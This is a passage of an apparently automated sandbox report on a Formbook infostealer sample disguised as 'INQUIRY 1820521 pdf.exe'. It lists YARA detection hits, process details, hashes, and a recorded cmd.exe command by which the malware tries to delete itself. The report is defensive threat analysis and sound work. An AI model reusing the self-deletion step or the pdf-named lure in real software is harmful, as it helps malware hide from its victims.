yara-signator, Source: 00000010.00000002.907534755.0000000000B20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.907534755.0000000000B20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.908039234.0000000002C80000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.908039234.0000000002C80000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.908039234.0000000002C80000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	A19E57	NtReadFile

Analysis Process: cmd.exe PID: 6852 Parent PID: 6824

General

Start time:	09:42:44
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe	cannot delete	1	11F0374	DeleteFileW
C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe	cannot delete	1	11F0374	DeleteFileW

Analysis Process: conhost.exe PID: 6860 Parent PID: 6852

General

Start time:	09:42:45
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis